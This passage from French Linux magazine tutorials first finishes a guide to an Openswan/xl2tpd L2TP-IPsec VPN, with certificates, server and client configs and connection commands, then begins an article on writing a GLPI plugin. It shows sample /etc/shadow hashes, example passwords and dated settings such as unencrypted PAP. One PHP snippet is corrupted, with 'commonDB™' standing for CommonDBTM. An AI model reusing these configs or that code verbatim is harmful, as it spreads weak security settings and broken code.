Ainsi, vous devrez écrire l'une des trois réponses suivantes en fonction de l'OS de votre machine cliente :

```
Organizational Unit Name (eg, section) [CRI]: LINUX
```

ou

```
Organizational Unit Name (eg, section) [CRI]: XP
```

ou

```
Organizational Unit Name (eg, section) [CRI]: MACOS
```

Note

La longueur de la clef ne doit pas dépasser 1024 octets comme le conseille Openswan. La raison n'est pas liée à OpenSSL, mais au protocole ISAKMP qui ne supporte pas la fragmentation de paquet au niveau IP du terme.

Nous avons pu lire à divers endroits que le problème était dû au MTU d'Ethernet limité à 1500 et des encapsulations successives qui forçaient la fragmentation des trames Ethernet. La solution donnée alors était de limiter le MTU de l'interface à une valeur suffisamment basse pour éviter la fragmentation Ethernet et ainsi résoudre le problème. Or, il n'en est rien, puisque le problème est la fragmentation du paquet IP original. Il faut que lors de l'échange des clefs, les paquets ne soient pas fragmentés et donc que la charge utile passe dans un paquet IP non fragmenté par Ethernet. Or, la taille de ce paquet n'est pas liée à l'interface (et donc à son MTU), mais à ISAKMP.

Ne pas répondre à la question challenge password (valider à vide).

Signature du certificat :

```
# openssl ca -in choucroute-req.pem -days 365 -out choucroute-cert.pem
-notext -cert cacert.pem -keyfile cakey.pem
```

Pour exporter pour Windows ou MacIntosh, tapez la commande supplémentaire qui permet de transformer votre certificat en pkcs12 (format utilisable par Windows ou Macintosh).

```
# openssl pkcs12 -export -inkey choucroute.key -in choucroute-cert.pem
-name NomDeLUtilisateur -certfile cacert.pem -caname "UFC-VPN Root CA"
-out choucroute.p12
```

L'importation d'un certificat dans Windows ne peut être détaillée ici vu le nombre de copies d'écran nécessaires. Vous trouverez une documentation à cette adresse : http://vpn.univ-fcomte.fr/?p=32.

Sous un client Linux, on doit retrouver ces trois fichiers placés dans les répertoires appropriés :

/etc/ipsec.d/certs/choucroute-cert.pem
/etc/ipsec.d/cacert/cacert-cert.pem
/etc/ipsec.d/private/choucroute.key

Rappel : toute la sécurité de votre infrastructure PKI repose sur la non divulgation de la clef privée de la CA. Il est donc important de ne pas donner à vos clients le fichier **cakey.pem** et de bien donner le certificat de la CA (**cacert.pem**).

Lors de la création des certificats, vous pouvez vérifier leur contenu à l'aide de la commande :

```
# openssl x509 -in choucroute-cert.pem -text
```

Vous pourrez alors remarquer que si le **issuer** (CA) possède bien l'attribut **L=Besancon**, ce n'est pas le cas de notre certificat client. Openssl par défaut ne conserve pas cet attribut lors de la création du certificat. Il ne doit donc pas figurer dans le fichier **ipsec.conf**.

```
Issuer: C=FR, ST=Franche-Comte, L=Besancon, O=UFC, OU=CRI, CN=VPN/
emailAddress=vpn-matser@univ-fcomte.fr
…
Subject: C=FR, ST=Franche-Comte, O=UFC, OU=LINUX, CN=choucroute/
emailAddress=utilisateur-linux@univ-fcomte.fr
```

Si, pour vous, la localisation géographique, attribut **L=Besancon** du DN, est importante (certificat distinct par personne et par lieu), vous pouvez passer la commande suivante lors de la signature du certificat :

```
# openssl ca -in choucroute-req.pem -days 365 -out choucroute-cert.pem \
-notext -cert cacert.pem -keyfile cakey.pem -preserveDN
```

Et vous aurez bien :

```
Subject: C=FR, ST=Franche-Comte, L=Besancon, O=UFC, OU=LINUX,
CN=choucroute/emailAddress=utilisateur
```

7.3 Configuration d'Openswan

Voici le fichier de configuration **/etc/ipsec.conf** utilisé sur le serveur VPN en utilisant KLIPS :

```
config setup
      overridemtu=1400
      rp_filter=0
      nat_traversal=yes      # en standard pour tous les types de connexions
      keep_alive=yes
      virtual_private=%v4:10.0.0.0/8,%v4:192.168.0.0/16
                        # autorise les classes privées
                        # sauf la classe 172.16.0.0/12 à venir à travers
un NAT-T
      nhelpers=0
      uniqueids=yes

conn %default
      left=194.57.88.62       # adresse de la passerelle
      keyingtries=3           # nombre de tentatives d'échange de clefs
      compress=no
      disablearrivalcheck=no
      leftsendcert=always     # toujours envoyer le certificat
      leftcert=vpn-cert.pem   # certificat identifiant de la machine
      leftrsasigkey=%cert
      rightca=%same
      rightrsasigkey=%cert
      dpddelay=30
      dpdtimeout=60
      dpdaction=hold
      authby=rsasig
      type=tunnel
conn vpn-l2tp-XP
      leftprotoport=17/1701  # accepte uniquement les flux l2tp sur udp
      rightprotoport=17/1701 # accepte uniquement les flux l2tp sur udp
      rightsubnet=vhost:%priv,%no
                  # accepte un client derrière un NAT ou une ip publique
      right=%any        # le client possède une ip dynamique ou inconnue
      rightid="/C=FR/ST=Franche-Comte/O=UFC/OU=XP/CN=*/E=*"
                        # identifiant de la connexion
      auto=add
      pfs=no

conn vpn-l2tp-MACOS
      leftid=194.57.88.62
      leftprotoport=17/1701
      rightprotoport=17/%any
      rightsubnet=vhost:%priv,%no
      right=%any
      rightid="/C=FR/ST=Franche-Comte/O=UFC/OU=MACOS/CN=*/E=*"
     forceencaps=yes
      auto=add
      pfs=no

conn vpn-l2tp-LINUX
      leftid=194.57.88.62
      leftprotoport=17/1701
      rightprotoport=17/1701
      rightsubnet=vhost:%priv,%no
      right=%any
      rightid="/C=FR/ST=Franche-Comte/O=UFC/OU=LINUX/CN=*/E=*"
      forceencaps=yes
      auto=add
      pfs=no
```

Comme précisé dans le paragraphe précédent, le paramètre **L=Besancon** est bien absent dans le DN de l'attribut **rightid**.

Si vous avez créé vos certificats à l'aide d'un logiciel tel que tinyca2, celui-ci inclut le **L=Besancon** et donc il faut modifier l'attribut **rightid** en incluant ce paramètre.

Suite à divers essais, il apparaît que l'utilisation systématique de NAT-T est préférable. L'encapsulation forcée permet de traverser en NAT-T les firewalls tels que nous les trouvons chez les utilisateurs d'ADSL ou sur les réseaux WIFI. Nous forçons donc l'encapsulation (forceencaps = yes) pour tous les types de machines (XP, MacOS, VISTA) sauf Windows XP.

L'association du certificat et de son mot de passe doit être mentionnée dans le fichier **/etc/ipsec.secrets**

```
: RSA /etc/ipsec.d/private/vpn.key "motdepasseVPN"
```

Nous démarrons le service IPSec avec la commande :

```
# /etc/init.d/ipsec restart
```

Les logs sont visibles dans le fichier **/var/log/auth.log** :

```
Feb  4 15:01:01 vpn pluto[3779]:   loaded host cert file '/etc/ipsec.d/certs/
vpn-cert.pem' (1407 bytes)
Feb  4 15:01:01 vpn pluto[3779]: added connection description "vpn-l2tp-XP"
Feb  4 15:01:01 vpn pluto[3779]:   loaded host cert file '/etc/ipsec.d/certs/
vpnt-cert.pem' (1407 bytes)
Feb  4 15:01:01 vpn pluto[3779]: added connection description "vpn-l2tp-MACOS"
Feb  4 15:01:01 vpn pluto[3779]:   loaded host cert file '/etc/ipsec.d/certs/
vpn-cert.pem' (1407 bytes)
Feb  4 15:01:01 vpn pluto[3779]: added connection description "vpn-l2tp-LINUX"
Feb  4 15:01:01 vpn pluto[3779]:   loaded host cert file '/etc/ipsec.d/certs/
vpn-cert.pem' (1407 bytes)
…
Feb  4 15:01:01 vpn pluto[3779]: loading secrets from "/etc/ipsec.secrets"
Feb  4 15:01:01 vpn pluto[3779]:   loaded private key file '/etc/ipsec.d/
private/vpn-key.pem' (951 bytes)
```

7.4 Configuration de L2TP

Rappelons que nous utilisons le paquet XL2TP, car L2TP n'est plus maintenu depuis plusieurs années.

Pour installer XL2TP sous Debian Lenny : **apt-get install xl2tpd**.

Pour installer XL2TP sous Debian Etch, vous trouverez des informations à http://www.xelerance.com/software/xl2tpd et des instructions pour l'installation à http://www.backports.org/dokuwiki/doku.php?id=instructions. En résumé, l'ajout d'un dépôt dans le fichier **/etc/apt/source**

```
deb http://www.backports.org/debian etch-backports main contrib non-free
```

et le lancement des commandes :

```
# apt-get install debian-backports-keyring
# apt-get update
# apt-get remove l2tp
# apt-get install xl2tpd
```

Le fichier de configuration de XL2TP est **/etc/xl2tp/xl2tpd.conf**

```
[global]
port = 1701
listen-addr = 194.57.88.62
[lns default]
ip range = 172.20.192.175-172.20.192.177
local ip = 172.20.192.178
length bit = yes
refuse chap = yes
require pap = yes
require authentication = no
hostname = vpn
name = vpn
ppp debug = yes
pppoptfile = /etc/ppp/options.serveur.glmf
```

Dans ce fichier, quelques options peuvent prêter à confusion. Prenons, par exemple, les directives **require authentication** et **refuse authentication** :

```
require authentication = no
```

Pour cette directive, il n'est pas obligatoire de s'authentifier, mais si cela est demandé par le client, le serveur ne la refuse pas et exécute les commandes appropriées.

```
refuse authentication = yes
```

Dans ce cas, le serveur refuse toute authentification, même si le client la demande, ce qui peut poser des problèmes. Cette ligne (avec **refuse**) est donc à proscrire dans notre cas de figure.

7.5 Configuration de PPP

Le fichier de configuration à créer est **/etc/ppp/options.serveur.glmf**. Il est référencé dans **/etc/xl2tp/xl2tpd.conf** sous le même nom.

```
ipcp-accept-local
ipcp-accept-remote
noccp
auth
crtscts
idle 1800
mtu 1200
mru 1200
nodefaultroute
debug
lock
proxyarp
connect-delay 5000
```

Chaque utilisateur autorisé à se connecter doit être inscrit dans le fichier **/etc/ppp/pap-secrets** sur une ligne qui contient ces informations :

```
# nom du compte   adresse ip serveur   mot de passe   adresse ip client
ghis3   *       ""      *
```

Ce fichier traite les connexions entrantes et sortantes en même temps. Il faut donc veiller à ce que les utilisateurs que vous voulez autoriser soient bien déclarés comme ci-dessus, les étoiles et les double *quotes* vides étant importantes.

Tout utilisateur ainsi déclaré doit avoir un compte sur le serveur VPN comme le montrent les fichiers **/etc/password** :

```
ghis2:x:1001:1001:,,,:/home/ghis2:/bin/bash
ghis3:x:1002:1002:,,,:/home/ghis3:/bin/bash
```

et **/etc/shadow** :

```
ghis2:$1$lAIG8svx$V.oh/WBEcAvzQSeyCo6B6/:14147:0:99999:7:::
ghis3:$1$IbwlB3tt$A2Yd4MhyXmtbYdvyDfLac.:14147:0:99999:7:::
```

Maintenant que la configuration est terminée, lançons le service **xl2tpd** :

```
# /etc/init.d/xl2tpd stop
# /etc/init.d/xl2tpd start
```

Attention, les scripts pour **xl2tpd** sont peu diserts en cas d'erreur (voire complètement muets) et il vaut mieux s'assurer du lancement par :

```
# ps -ax | grep xl2tp
```

Si le service ne se lance pas, essayez la ligne de commande suivante pour corriger les erreurs dans les fichiers de configuration :

```
# xl2tpd -D -c /etc/xl2tpd/xl2tpd.conf
```

Ici, seule ghis3 a accès au service PPP, donc au service L2TP donc au VPN...

8 Installation d'un client sous Windows

Une fois le certificat mis en place, il faut créer une nouvelle connexion réseau pour le VPN :

- Créez une nouvelle connexion (***Démarrer -> Connexions -> Afficher toutes les connexions***).
- Laissez vous guider par l'Assistant Nouvelle connexion : ***Connexion au réseau d'entreprise -> Connexion réseau privée virtuel -> donner un nom à cette connexion « UFC-VPN »*** et ***renseigner l'adresse IP du serveur VPN -> Terminer***.
- Paramétrez cette nouvelle connexion « UFC-VPN » (***clic droit -> Propriétés***).

  -- Onglet « Sécurité », cochez « Avancés » et cliquez sur « Paramètres ». Choisissez « Exiger le cryptage » et validez « Mot de passe non crypté PAP ».

  -- Onglet « Gestion de réseau », choisissez « VPN L2TP IPSec », cliquez sur « Protocole Internet (TCP/IP) » et sur « Propriétés ». Là, choisissez « Obtenir une adresse IP automatiquement », de même pour le DNS. Cliquez sur « Avancé... » et validez « Utiliser la passerelle par défaut pour le réseau distant ».

- Refermez toutes les fenêtres de configuration.
- Testez votre connexion en tapant votre login et votre mot de passe dans la fenêtre « Connexion à UFC-VPN ».

Toutes ces manipulations sont détaillées avec des copies d'écrans à cette adresse : http://vpn.univ-fcomte.fr/?p=32.

9 Installation d'un client sous Linux

Les logiciels nécessaires pour un client Linux sont :

- Openswan ;
- L2TP/XL2TP avec une recommandation pour XL2TP.

Nous conseillons aussi de désinstaller le paquet **network-manager** qui, en raison de la reconfiguration à la volée des interfaces, provoque des erreurs.

9.1 Installation d'Openswan

```
# apt-get install openswan
```

À la question « **Souhaitez-vous activer le chiffrement opportuniste dans Openswan ?** », répondez **non**.

À la question « **Souhaitez-vous créer une paire de clés RSA publique et privée pour cet hôte ?** » répondez **non**.

L'utilisation d'Openswan nécessite d'intervenir sur certains paramètres du noyau. Afin de rendre ces modifications permanentes, les modifications sont inscrites dans le fichier **/etc/sysctl.conf** :

```
net.ipv4.ip_forward=1
net.ipv4.icmp_ignore_bogus_error_responses=1
net.ipv4.conf.all.log_martians=0
net.ipv4.conf.default.rp_filter=0
net.ipv4.conf.default.accept_redirects=0
net.ipv4.conf.default.send_redirects=0
net.ipv4.conf.all.arp_ignore=1
net.ipv4.conf.all.arp_announce=2
```

La prise en compte des nouveaux paramètres est réalisée en exécutant la commande ci-dessous :

```
# sysctl -p
```

Openswan fournit un outil pour vérifier si tout semble correct au niveau noyau :

```
# ipsec verify
```

Tous les tests affichés doivent être à OK sauf les deux lignes suivantes :

```
Checking for RSA private key (/etc/ipsec.secrets)
[DISABLED]
Opportunistic Encryption Support
[DISABLED]
```

En général, un test marqué à **FAILED** indique un oubli au niveau du fichier **/etc/sysctl.conf**.

Configuration IPSec (**/etc/ipsec.conf**) :

```
version 2.0

config setup
        nat_traversal=yes
        uniqueids=yes
        nhelpers=0
conn %default
        rightprotoport=17/1701
        leftprotoport=17/1701
        left=%defaultroute
        leftrsasigkey=%cert
        leftsendcert=always
        rightrsasigkey=%cert
       rightca=%same
        keyexchange=ike
        authby=rsasig
        type=tunnel
        pfs=no
conn glfm
        leftnexthop=192.168.0.254    # si vous êtes dans le réseau 192.168.0.0/24
                                     # avec la gateway 192.168.0.254
        leftcert="/etc/ipsec.d/certs/choucroute-cert.pem"
        leftid=choucroute
        right=194.57.88.62
        keyingtries=3
        compress=no
        auto=add

include /etc/ipsec.d/examples/no_oe.conf
```

ipsec.secrets

```
: RSA /etc/ipsec.d/private/choucroute.key "oupsla!monpassword"
```

9.2 Installation de L2TP

Rappelons une nouvelle fois qu'il est préférable d'utiliser le paquet XL2TP, car L2TP n'est plus maintenu depuis plusieurs années.

Pour installer XL2TP sous Debian Lenny : **apt-get install xl2tpd**.

Pour installer XL2TP sous Debian Etch, vous trouverez des informations à http://www.xelerance.com/software/xl2tpd et des instructions pour l'installation à http://www.backports.org/dokuwiki/doku.php?id=instructions. En résumé, l'ajout d'un dépôt dans le fichier **/etc/apt/source**.

```
deb http://www.backports.org/debian etch-backports main contrib non-free
```

dans le fichier **/etc/apt/source**, puis lancez les commandes :

```
# apt-get install debian-backports-keyring
# apt-get update
# apt-get remove l2tp
# apt-get install xl2tpd
```

Configuration avec XL2TP qui se trouve dans le fichier **/etc/xl2tpd/xl2tpd.conf**

```
[global]
port = 1701
auth file = /etc/xl2tpd/l2tp-secrets
[lac glfm]
lns = 194.57.88.62
redial = yes
redial timeout = 5
max redials = 3
length bit = yes
require authentication = no
refuse chap = yes
require pap = yes
name = glfm
ppp debug = no
pppoptfile = /etc/ppp/options.l2tpd.glmf
password.so
```

Note

Si vous êtes resté sur L2TP, votre fichier de configuration **/etc/l2tpd/l2tpd.conf** ressemblera à celui de XL2TP sans le plugin **password.so**. Par contre, vous serez obligé de remplir le fichier **/etc/ppp/pap-secret** comme suit :

```
ghis3          194.57.88.62    "motdepasse"
```

et le fichier `/etc/ppp/options.l2tpd.glmf`

```
user ghis3
defaultroute
replacedefaultroute
noipdefault
usepeerdns
noauth
lcp-echo-interval 20
lcp-echo-failure 10
noaccomp
mtu 1200
mru 1200
debug
lock
```

Attention

Par défaut, le protocole PPP ne modifiera pas la route par défaut s'il en existe déjà une. Debian a traité du problème avec un patch décrit à cette adresse https://svn.openwrt.org/openwrt/trunk/package/ppp/patches/108-debian_defaultroute.patch. Cette option n'étant pas présente dans les sources sur les autres systèmes, soit vous recompilez pppd sur votre client Linux préféré, soit vous appliquez manuellement la route à remplacer `/sbin/route add default gw ma_connexion_vpn`.

Nous activons pour XL2TP l'option de demande du mot de passe lors de la connexion plutôt que l'ajout en dur dans le fichier `/etc/ppp/pap-secret`.

9.3 Installation du certificat

Nous plaçons les trois fichiers représentant le certificat client dans les dossiers suivants :

`/etc/ipsec.d/certs/choucroute-cert.pem`
`/etc/ipsec.d/cacert/cacert-cert.pem`
`/etc/ipsec.d/private/choucroute.key`

Il est temps de tester la connexion ! Pour ce faire, nous procéderons en quatre étapes :

- Nous nous assurerons que les services sont bien lancés.
- Nous monterons le tunnel IPSec.
- Nous lancerons la connexion L2TP.
- nous tenterons d'atteindre des machines et de naviguer sur le web.

9.3.1 Lancement des services

Lançons ou relançons le service IPSec :

```
# /etc/init.d/ipsec restart
```

Pour le service xl2tpd, nous pouvons lancer le service en démon

```
# /etc/init.d/xl2tpd start
```

ou avec l'option `-D` afin de suivre les logs dans une console :

```
# xl2tpd -D -c /etc/xl2tpd/xl2tpd.conf
```

9.3.2 Montage du tunnel IPSec

```
# ipsec auto --up glmf
```

9.3.3 Lancement de la connexion L2TP

XL2TPD lit le fichier de commande `/var/run/xl2tpd/l2tp-control` en permanence, d'où la forme particulière de la commande de connexion :

Avec le plugin `passwordfd.so`, la commande d'appel est :

```
# echo "c glmf passwordfd motdepasse" > /var/run/xl2tpd/l2tp-control
```

9.3.4 Test de la connexion VPN

Vous êtes connecté en IPSec sur votre serveur et vous avez accès au réseau local 172.20.192.128/25.

Attention, une fois connecté en VPN le chemin pour joindre l'interface publique du serveur VPN est distinct des chemins pour joindre d'autres réseaux. Vous aurez donc des routes asymétriques pour joindre le serveur VPN en ping ou en SSH.

10 Fermeture de la connexion

Pour fermer la connexion VPN, vous devez procéder en sens inverse de l'ouverture, c'est-à-dire, déconnecter L2TP, puis fermer la canal IPSec.

Pour fermer la connexion L2TP :

```
# echo "d glmf " > /var/run/xl2tpd/l2tp-control
```

Pour clore la session IPsec :

```
# ipsec auto --down glmf
```

Des scripts de connexion/déconnexion sont disponibles sur le site : http://vpn.univ-fcomte.fr/?p=97.

11 Conclusion

Nous avons vu au cours de ce premier article comment mettre en place un serveur VPN basé sur L2TP/IPsec. Cela constitue la brique de base et nous verrons par la suite comment intégrer une authentification via un serveur RADIUS, comment gérer les realms de RADIUS et la gestion plus fine des droits avec une base de données et quelques scripts perl.

Auteurs :
Marc Hamelin, Jean-Michel Caricand, Ghislaine Foltête

Écriture d'un plugin pour GLPI

À partir d'un besoin concret, nous allons explorer la structure des Plugins de GLPI et montrer comment étendre les fonctionnalités de ce logiciel de gestion de parc.

Auteur

- Jérôme Delamarche

1 Objectifs

1.1 Présentation de GLPI

GLPI signifie « Gestionnaire libre de parc informatique ». Il s'agit d'une application PHP+MySQL libre, développée par une équipe française (c'est assez rare pour être souligné). À travers son interface Web, GLPI permet, entre autres, de gérer les ressources informatiques, les licences logicielles, les consommables, les fournisseurs, les réservations de matériel. GLPI assure aussi la gestion du *helpdesk*, à travers la création et la gestion de tickets.

GLPI est disponible sur le site http://glpi-project.org. Sa version stable actuelle est la v0.71.5, mais la livraison de la version 0.72 semble imminente à l'heure où nous écrivons ces lignes.

Souvent, ce logiciel est couplé à une autre application nommée « OCSng-Inventory » (site http://www.ocsinventory-ng.org) qui est aussi principalement développée par des Français. Cette application a pour vocation d'établir un recensement des matériels et logiciels déployés. Grâce à son agent, déployé sur chaque poste utilisateur, le couple GLPI-OCS permet aussi le déploiement d'applications à distance. Cette association fait de ces outils une solution plus puissante que les alternatives comme Zentrack ou OTRS.

Un article de *GNU/Linux Magazine* (numéro 91 de février 2007) montre comment installer ces deux applications et comment intégrer OCS dans GLPI. Dans le présent article, nous nous intéressons uniquement à GLPI et, en particulier, nous allons montrer comment l'enrichir avec des informations personnalisées.

1.2 Nos besoins complémentaires

1.2.1 Ajout de champs « ouverts »

Lorsque les techniciens du helpdesk sont sollicités par les utilisateurs, ils créent ce qu'on nomme un « ticket » avec l'interface de GLPI. Les informations qu'ils peuvent ou doivent saisir sont assez complètes (Status, Priorité, Demandeur, etc.), comme le montre l'écran ci-dessous :

Cependant, les champs proposés ne sont pas toujours suffisants en regard des besoins « métier ».

Par exemple, le formulaire ne permet pas de saisir des informations « ouvertes » comme un numéro de série de PDA ou bien un numéro de ticket « externe » quand le problème est transmis à un fournisseur tiers qui nous retourne son propre numéro de ticket.

On pourrait dérouler ces exemples à l'infini. Aussi, tentons de les généraliser : notre premier besoin consiste en pouvoir ajouter des champs supplémentaires lors de la saisie d'un ticket.

1.2.2 Séparer la cause du problème de sa solution

Lors de la création du ticket, l'auteur décrit le problème dans l'emplacement prévu à cet effet. Puis, chaque intervenant qui essaye de résoudre le problème ajoute un nouveau « suivi » au ticket. Jusqu'à ce que quelqu'un résolve le problème. Dans ce cas, nous souhaiterions que la solution soit clairement identifiée et puisse être visualisée simplement ultérieurement.

1.2.3 Associer des copies d'écran aux tickets

L'écran de saisie du formulaire permet d'associer des fichiers à un ticket (voir copie d'écran ci-dessus). Cependant, si ces fichiers sont en fait des images (par exemple des copies d'écran contenant les messages d'erreurs fatidiques), on aimerait pouvoir visualiser ces images lors de la consultation du ticket.

2 Solution proposée : écriture d'un plug-in

Nous profitons des besoins décrits précédemment pour vous montrer comment écrire un *plugin* (une extension) pour GLPI. En effet, GLPI offre la possibilité, par un mécanisme de *hooks* (crochets), d'enrichir ses traitements par du code supplémentaire.

Bien sûr, il y a quelques règles à suivre et quelques limitations. Des informations sur la structure des plugins sont disponibles à l'adresse suivante : https://dev.indepnet.net/plugins/wiki/CreatePlugin **[GLPI1]**. Une étude des sources permet en outre de compléter ces informations.

Notons qu'à l'heure où cet article est rédigé, le document **[GLPI1]** est incomplet. Nous devrons aussi nous référer au complément **[GLPI4]** (migration 0.71 vers 0.72). En effet, nous nous intéressons à la version 0.72 de GLPI qui devrait être disponible en version stable très rapidement (si ce n'est pas déjà le cas).

Note

Dans cet article, nous supposons que le code source de GLPI a été installé sous le répertoire `/opt/glpi` et nous nommerons `$ROOT` ce répertoire.

2.1 Les hooks de GLPI

Les scripts de GLPI utilisent un certain nombre de variables globales, dont un tableau associatif multidimensionnel, nommé `$PLUGIN_HOOKS`. À différentes étapes de la gestion des objets (comme les tickets, les fournisseurs, le matériel...), GLPI invoque la liste de tous les plugins qui ont enregistré une fonction pour cette étape.

Les hooks peuvent être classés en plusieurs catégories.

Le tableau suivant liste les hooks qui impactent l'interface Web :

Nom du hook	Type	Description
`menu_entry`	booléen	affiche une option dans le menu ***Central > Plugins***
`submenu_entry`	script	page affichée quand on sélectionne le nom du plugin dans le menu ***Central > Plugins***
`helpdesk_menu_entry`	booléen	affiche le nom du plugin dans l'écran de helpdesk
`headings`	fonction	retourne les libellés à afficher dans les onglets (voir §4.3.1)
`headings_action`	fonction	retourne le nom des fonctions à invoquer quand on sélectionne les menus des onglets (voir §4.3.1)
`config_page`	script	formulaire de configuration du plugin (voir §4.2)
`add_javascript`	nom	de fichier nom de fichier javascript à inclure dans les pages (le nom est relatif au répertoire du plugin)
`add_css`	nom	de fichier nom de fichier CSS à inclure dans les pages (le nom est relatif au répertoire du plugin)
`display_planning`	fonction	définit l'affichage dans le planning
`planning_populate`	fonction	remplit un tableau des objets affichés dans le planning
`reports`	fonction	donne la possibilité au plugin de compléter les pages de rapports (menu ***Central > Outils > Rapports***)
`user_preferences`	fonction	retourne le code HTML qui permet à l'utilisateur de modifier ses préférences concernant ce plugin
`stats`	fonction	donne la possibilité au plugin d'ajouter du HTML dans le tableau de présentation des statistiques (menu ***Central > Assistance > Statistiques***)

Le tableau suivant liste les hooks qui sont invoqués lors de la manipulation des objets internes de GLPI :

Nom du hook	Type	Description
`pre_item_add`, `item_add`	fonctions	fonctions invoquées avant et après l'ajout d'un nouvel objet

pre_item_delete, item_delete	fonctions	fonctions invoquées avant et après la destruction d'un objet (voir §4.4)
pre_item_update, item_update	fonctions	fonctions invoquées avant et après la modification d'un objet
pre_item_purge, item_purge	fonctions	fonctions invoquées avant et après la purge d'un objet
pre_item_restore, item_restore	fonctions	fonctions invoquées avant et après la restauration d'un objet
use_massive_action	booléen	indique si le plugin doit gérer les actions de modification, suppression, purge ou restauration invoquées à partir des formulaires affichant des listes d'objets
item_transfer	fonction	fonctions invoquées lors du transfert d'un item vers un autre contenant
rule_matched	fonction	fonctions appelées lors du traitement de chaque règle

Enfin, le tableau suivant liste les hooks qui impactent des services divers :

Nom du hook	Type	Description
cron	fréquence	donne la périodicité de l'appel de la fonction définissant la tâche planifiée du plugin codée dans la fonction dont le nom est cron_plugin_nom_plugin()
redirect_page	script	nom du script à invoquer pour les redirections
init_session	fonction	fonction invoquée lors de la création d'une session (quand on s'authentifie dans l'interface Web de GLPI)
change_profile	fonction	fonction invoquée quand l'utilisateur change d'identité dans l'interface
change_entity	fonction	fonction invoquée quand l'utilisateur change d'entité au sens GLPI
restrict_ldap_auth retrieve_more_data_ from_ldap	fonction	fonctions invoquées lors de la recherche d'un utilisateur dans l'annuaire.

2.2 Autres variables globales accessibles par les plugins

Outre la variable globale $PLUGIN_HOOKS, GLPI définit un certain nombre d'autres variables globales utilisables par les plugins. Le tableau ci-dessous en liste les principales :

Nom de la variable	Description
$DB	instance de la classe DB permettant d'accéder à la base
$CFG_GLPI	paramètres globaux de GLPI modifiables par le menu *Configuration* de l'interface Web
$LANG	tableau des libellés affichables
$NEEDED_ ITEMS	tableau des classes d'objets utilisés par un script
GLPI_ROOT	(constante globale) correspondant au répertoire racine de l'interface Web

2.3 Messages et localisation

Pour chaque langue supportée par notre plugin, il doit exister un fichier situé sous le répertoire $ROOT/plugins/nom_plugin/locales/. Le nom des fichiers reprend la norme i18n. On trouvera donc les fichiers fr_FR.php pour les libellés en français, en_GB.php pour les libellés en anglais (libellés par défaut), etc.

Ces fichiers contiennent des lignes qui initialisent le tableau $LANG['nom_plugin'], par exemple :

```
$LANG['nom_plugin']['mot_clé'][indice] = "libellé";
```

Les valeurs de 'mot_clé' et 'indice' sont choisies arbitrairement par le plugin.

2.4 API de support fournie par GLPI

2.4.1 Classes usuelles – accès aux tables de la base

Parmi les classes définies dans les fichiers $ROOT/inc/*class.php, la plus utilisée est probablement CommonDBTM, définie dans $ROOT/inc/commondbtm.class.php. Cette classe implémente les fonctions de connexion, d'accès et de manipulation de la base.

Pour chaque nouvel objet qu'on doit stocker, il suffira donc de dériver cette classe pour profiter des méthodes add(), update(), delete(), etc.

Notons aussi la classe glpi_phpmailer située dans $ROOT/inc/mailing.class.php et qui permet d'émettre des mails.

2.4.2 Fonctions globales

Le contenu du répertoire $ROOT/inc/ montre un certain nombre de fichiers dont le nom est de la forme *.function.php. Ces fichiers contiennent des fonctions globales réutilisables dans le code de notre plugin. Par exemple, le fichier display.function.php contient les fonctions commonHeader() et commonFooter() qui affichent l'en-tête et le pied des pages de l'interface Web.

3 Architecture de notre plug-in

Ça y est, nous avons suffisamment présenté la partie théorique. Retroussons nos manches et implémentons notre plugin !

Il faut tout d'abord le baptiser. Nous décidons qu'il s'appellera `vignette`, même s'il affichera plus que les vignettes représentant des copies d'écran...

3.1 Arborescence des fichiers et répertoires

Conformément à la documentation **[GLPI1]** et **[GLPI4]**, nous devons créer le répertoire `$ROOT/plugins/vignette` sous lequel on créera les sous-répertoires et les fichiers (même vides) suivants :

Répertoire ou fichier	Description
`./inc/`	ensemble de scripts inclus par d'autres scripts du plugin
`./front/`	scripts invoqués directement par l'interface Web
`./pics/`	images propres au plugin
`./docs/`	contient les fichiers `Changelog.txt`, `Lisezmoi.txt` et `Roadmap.txt`
`./locales/`	contient les fichiers de messages (voir §2.3)
`./index.php`	soit un fichier vide, soit un fichier qui contient le code HTML affiché si le plugin est listé dans le menu ***Plugins*** du menu principal
`./setup.php`	(obligatoire) définit les fonctions obligatoires
`./hook.php`	définit les hooks du plugin

3.2 Création du squelette de notre plugin

Nous avons toutes les informations pour démarrer :

```
$ cd /opt/glpi/plugins
$ mkdir vignette
```

3.2.1 Stockage en base de données

Comme stipulé dans le document **[GLPI1]**, les informations complémentaires sur les tickets et qui sont gérées par notre plugin doivent être stockées dans des tables dont le nom est préfixé par `glpi_plugin_vignette_`.

Nous allons donc créer la table `glpi_plugin_vignette_extinfo` (comme « *Extended Information* ») qui contiendra toutes les informations complémentaires associées à un ticket. Pour chaque ticket, nous ajouterons les champs suivants :

Nom du champ	Description
`vignette_extticket`	contient la valeur du ticket externe fourni éventuellement par un fournisseur externe
`vignette_solution`	contient la solution qui a permis de clore le ticket
`id_tracking`	identifiant (ID) du ticket auquel sont rattachées ces informations. C'est une référence au champ `ID` de la table `glpi_tracking`
`ID`	la classe `CommonDBTM` impose que chaque table possède un champ de type auto-incrément qui soit une clé primaire

Comme nous l'avons dit plus haut, les auteurs de GLPI ont eu la bonne idée de proposer une classe de base, nommée `CommonDBTM` qui encapsule les accès au SGBD. La gestion de notre nouvelle table `glpi_plugin_vignette_extinfo` est assurée par la classe `plugin_Vignette` définie dans le fichier `$ROOT/plugins/vignette/inc/plugin_vignette_classes.php` :

```
<?php
if (!defined('GLPI_ROOT')) {
        die("Sorry. You can't access directly to this file");
}

class plugin_Vignette extends commonDB™
{
        public function plugin_Vignette()
        {
                $this->table = "glpi_plugin_vignette_extinfo";
                $this->type = PLUGIN_VIGNETTE_TYPE;
        }
};
?>
```

Note

Ne vous précipitez pas pour créer la table **`glpi_plugin_vignette_extinfo`** dans la base de GLPI, avec un **`CREATE TABLE`** que vous feriez avec un client SQL. Nous verrons au §3.3.1, un mécanisme d'installation et désinstallation proposé par GLPI et qui réalise cette création.

Puis, nous créons un fichier `setup.php` qui doit contenir au minimum six fonctions obligatoires.

3.2.2 Fonction plugin_version_vignette()

La première fonction définit simplement le nom et la version du plugin. Le nom de l'auteur et l'adresse de son site sont facultatifs :

```
function plugin_version_vignette()
{
        return array( 'name'    => "Vignette",
                      'minGlpiVersion' => '0.71',
                      'version' => '1.0',
                      'author' => 'jd',
                      'homepage' => 'http://www.maje.biz');
}
```

Nous avons indiqué le numéro de version de GLPI minimum attendu. Le menu ***Central > Configuration > Plugins*** affiche la liste des plugins disponibles, ainsi que les informations retournées par cette fonction :

3.2.3 Fonction plugin_init_vignette()

